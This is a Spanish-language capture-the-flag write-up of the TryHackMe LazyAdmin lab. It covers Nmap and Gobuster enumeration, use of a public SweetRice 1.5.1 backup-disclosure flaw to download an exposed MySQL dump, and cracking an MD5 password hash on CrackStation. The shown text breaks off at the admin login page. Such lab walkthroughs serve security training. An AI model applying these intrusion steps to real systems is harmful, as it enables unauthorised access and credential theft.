

THM – LazyAdmin

Objetivo del laboratorio:

- Enumerar subdirectorios y tecnologías web mediante herramientas como Gobuster.
- Identificar vulnerabilidades mediante la búsqueda de exploits en Exploit Database.
- Escalar privilegios mediante la ejecución de comandos con permisos de administrador.

Requisitos:

- Sistema Operativo Kali Linux
- Software Gobuster

Categoría:

Web, Linux, SQL Escalación de Privilegios

Dificultad:

Fácil

Comandos y Parámetros a Emplear:

Linux

Comando	Descripción
ping	Se utiliza para verificar la conectividad entre dos nodos en una red.
ls	Lista los archivos y directorios en un directorio específico.
cat	Se utiliza para concatenar y mostrar el contenido de archivos.
sudo	Se utiliza para ejecutar comandos con privilegios de superusuario o de otro usuario.
cd	Se utiliza para cambiar el directorio actual, esencial para navegar por el sistema de archivos.
echo	Imprime mensajes o variables en la pantalla.

Nmap

Parámetro	Descripción
-sC	Permite ejecutar scripts personalizados para obtener información adicional sobre los servicios en ejecución en el host objetivo.
-sV	Determina las versiones de los servicios que se están ejecutando en los puertos abiertos del host objetivo.

Netcat


Parámetro	Descripción
-l	Se utiliza para colocar a netcat en modo de escucha (listen).
-n	Suprime la resolución de nombres de dominio.
-v	Activa el modo detallado que proporcionará más información sobre la conexión.
-p	Especifica el número de puerto que utilizará.

Gobuster


Parámetro	Descripción
-u	Se utiliza para especificar la URL de destino
-w	Se utiliza para especificar el archivo de palabras clave o diccionario.

Desarrollo:


1. Se procedió a verificar la conectividad con la máquina objetivo mediante la ejecución de un comando ping dirigido a su dirección IP. Este paso inicial es fundamental para establecer la comunicación efectiva con el sistema objetivo.




2. Se inicia el análisis mediante la aplicación de la herramienta de escaneo de red Nmap para sondear los puertos de la máquina objetivo. Se emplean los parámetros de escaneo "-sC" y "-sV" con el propósito de recabar información exhaustiva sobre los servicios en ejecución. Como resultado de este análisis, se identifica que los puertos 22 y 80 se encuentran accesibles.




3. Posteriormente, al ingresar la dirección IP en el navegador web, se reveló una interfaz de página web incompleta, manifestándose como la página predeterminada de Apache Ubuntu Default Page.




4. Con el propósito de identificar subdirectorios potenciales dentro de la página web descubierta previamente, se implementó la herramienta Gobuster. Esta herramienta se configuró con un diccionario específico y la URL de la máquina objetivo como parámetros. Como resultado del escaneo, se detectó la existencia de la ruta /content.



5. Al acceder a la ruta identificada durante la exploración, se encontró un mensaje que denota la fase de construcción de la página, aunque esta información inicialmente podría no parecer significativa. Sin embargo, se descubrió que la plataforma utiliza SweetRice para funcionar.



6. En esta fase, se procederá a realizar una búsqueda en la página de Exploit Database en la web con el objetivo de identificar posibles exploits que puedan ser aplicados de manera pertinente



7. En la página de Exploit Database, se llevará a cabo una búsqueda específica orientada a identificar un exploit pertinente para la intrusión. En este escenario, se ha seleccionado la versión 1.5.1 - Backup Disclosure como el exploit a utilizar.

The screenshot shows the Exploit Database search results for the query 'SweetRice'. The search bar at the top right contains 'SweetRice'. Below the search bar, there are filters for 'Verified' and 'Has App'. The results are displayed in a table with columns: Date, D (Download), A (Add), V (Vote), Title, Type, Platform, and Author. The table shows 8 entries, with the first entry being 'SweetRice 1.5.1 - Backup Disclosure' by Ashiyane Digital Security Team, dated 2016-11-06. The table is sorted by date, and the first entry is highlighted. The bottom of the table shows 'Showing 1 to 8 of 8 entries (filtered from 45,784 total entries)' and navigation links: FIRST, PREVIOUS, 1, NEXT, LAST.

Date	D	A	V	Title	Type	Platform	Author
2016-11-06	↓	⬆	✓	SweetRice 1.5.1 - Backup Disclosure	WebApps	PHP	Ashiyane Digital Security Team
2016-11-06	↓	⬆	✓	SweetRice 1.5.1 - Arbitrary File Upload	WebApps	PHP	Ashiyane Digital Security Team
2016-11-03	↓	⬆	✓	SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution	WebApps	PHP	Ashiyane Digital Security Team
2016-11-03	↓	⬆	✓	SweetRice 1.5.1 - Arbitrary File Download	WebApps	PHP	Ashiyane Digital Security Team
2016-11-02	↓	⬆	✓	SweetRice 1.5.1 - Cross-Site Request Forgery	WebApps	PHP	Ashiyane Digital Security Team
2010-11-04	↓	⬆	✓	SweetRice 0.6.7 - Multiple Vulnerabilities	WebApps	PHP	High-Tech Bridge SA
2010-07-03	↓	⬆	✗	SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File Upload	WebApps	PHP	ITSecTeam
2009-11-29	↓	⬆	✓	SweetRice 0.5.3 - Remote File Inclusion	WebApps	PHP	cr4wl3r

8. Dentro de la documentación del exploit seleccionado, se detalla que acceder al respaldo de la base de datos es una tarea sencilla, bastando con dirigirse a la ruta específicamente indicada por el exploit.


The screenshot shows the documentation for the 'SweetRice 1.5.1 - Backup Disclosure' exploit. The title is 'SweetRice 1.5.1 - Backup Disclosure'. The application is 'SweetRice'. The versions affected are '1.5.1'. The vendor URL is 'http://www.basic-cms.org/'. The software URL is 'http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip'. The exploit was discovered by 'Ashiyane Digital Security Team'. It was tested on 'Windows 10'. The bug is a 'Backup Disclosure'. The date is '16-Sept-2016'. The proof of concept section states: 'You can access to all mysql backup and download them from this directory. http://localhost/inc/mysql_backup and can access to website files backup from: <http://localhost/SweetRice-transfer.zip>'.

9. Al explorar la ruta indicada en la página web conforme a las instrucciones del exploit, se verificó la existencia de un respaldo de MySQL, tal como se detallaba en la documentación del exploit.


The screenshot shows a web browser window with the address bar displaying '10.10.149.158/content/inc/mysql_backup/'. The page title is 'Index of /content/inc/mysql_backup'. The page shows a directory listing with columns: Name, Last modified, Size, and Description. The listing includes a 'Parent Directory' link and a file named 'mysql_backup_20191129023059-1.5.1.sql' with a size of 4.7K and a last modified date of 2019-11-29 12:30. The footer of the page indicates 'Apache/2.4.18 (Ubuntu) Server at 10.10.149.158 Port 80'.

Name	Last modified	Size	Description
Parent Directory		-	
mysql_backup_20191129023059-1.5.1.sql	2019-11-29 12:30	4.7K	


10. En la siguiente etapa, se llevará a cabo la descarga del respaldo de MySQL con el propósito de realizar un análisis exhaustivo.




11. Tras abrir el archivo, se desvela una cantidad significativa de información, destacándose entre ella un hash correspondiente a una contraseña particular.



12. En esta etapa, se emprenderá la tarea de identificar la naturaleza del hash recopilado. Para llevar a cabo este proceso, se recurrirá a la utilización de la página web conocida como CrackStation. Esta plataforma especializada está diseñada para asistir en la resolución y descifrado de hashes.



13. Al acceder a la plataforma CrackStation, se suministró el hash objetivo con el propósito de realizar su descifrado. La respuesta obtenida reveló que el hash se encontraba cifrado mediante el algoritmo MD5. Además, como resultado exitoso del proceso de descifrado, se obtuvo la contraseña en texto plano asociada al hash.




The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. The main heading is 'Free Password Hash Cracker'. Below it, a text box contains the hash '42f749ade7f9e195bf475f37a44cafcbb'. To the right is a reCAPTCHA widget with the text 'No soy un robot'. Below the hash input, a table displays the results of the cracking process:

Hash	Type	Result
42f749ade7f9e195bf475f37a44cafcbb	md5	Password123

Below the table, there are color-coded status indicators: 'Exact match', 'Partial match', and 'Not found'. At the bottom, there's a link to 'Download CrackStation's Wordlist'.

14. En la ruta adicional previamente identificada mediante Gobuster, se llevará a cabo el proceso de inicio de sesión utilizando la contraseña obtenida tras descifrar el hash correspondiente. No obstante, como paso previo a este procedimiento, es imperativo localizar el nombre de usuario asociado a la cuenta.



The screenshot shows a web browser window with the URL '10.10.149.158/content/as/'. The page title is 'Welcome to SweetRice!'. The main content area features a login form with the following fields:


- Account (text input)
- Password (password input)
- Remember Me (checkbox)
- Login (button)
- Forgot Password? (link)

At the bottom of the page, it says 'Powered by SweetRice © 2023'.

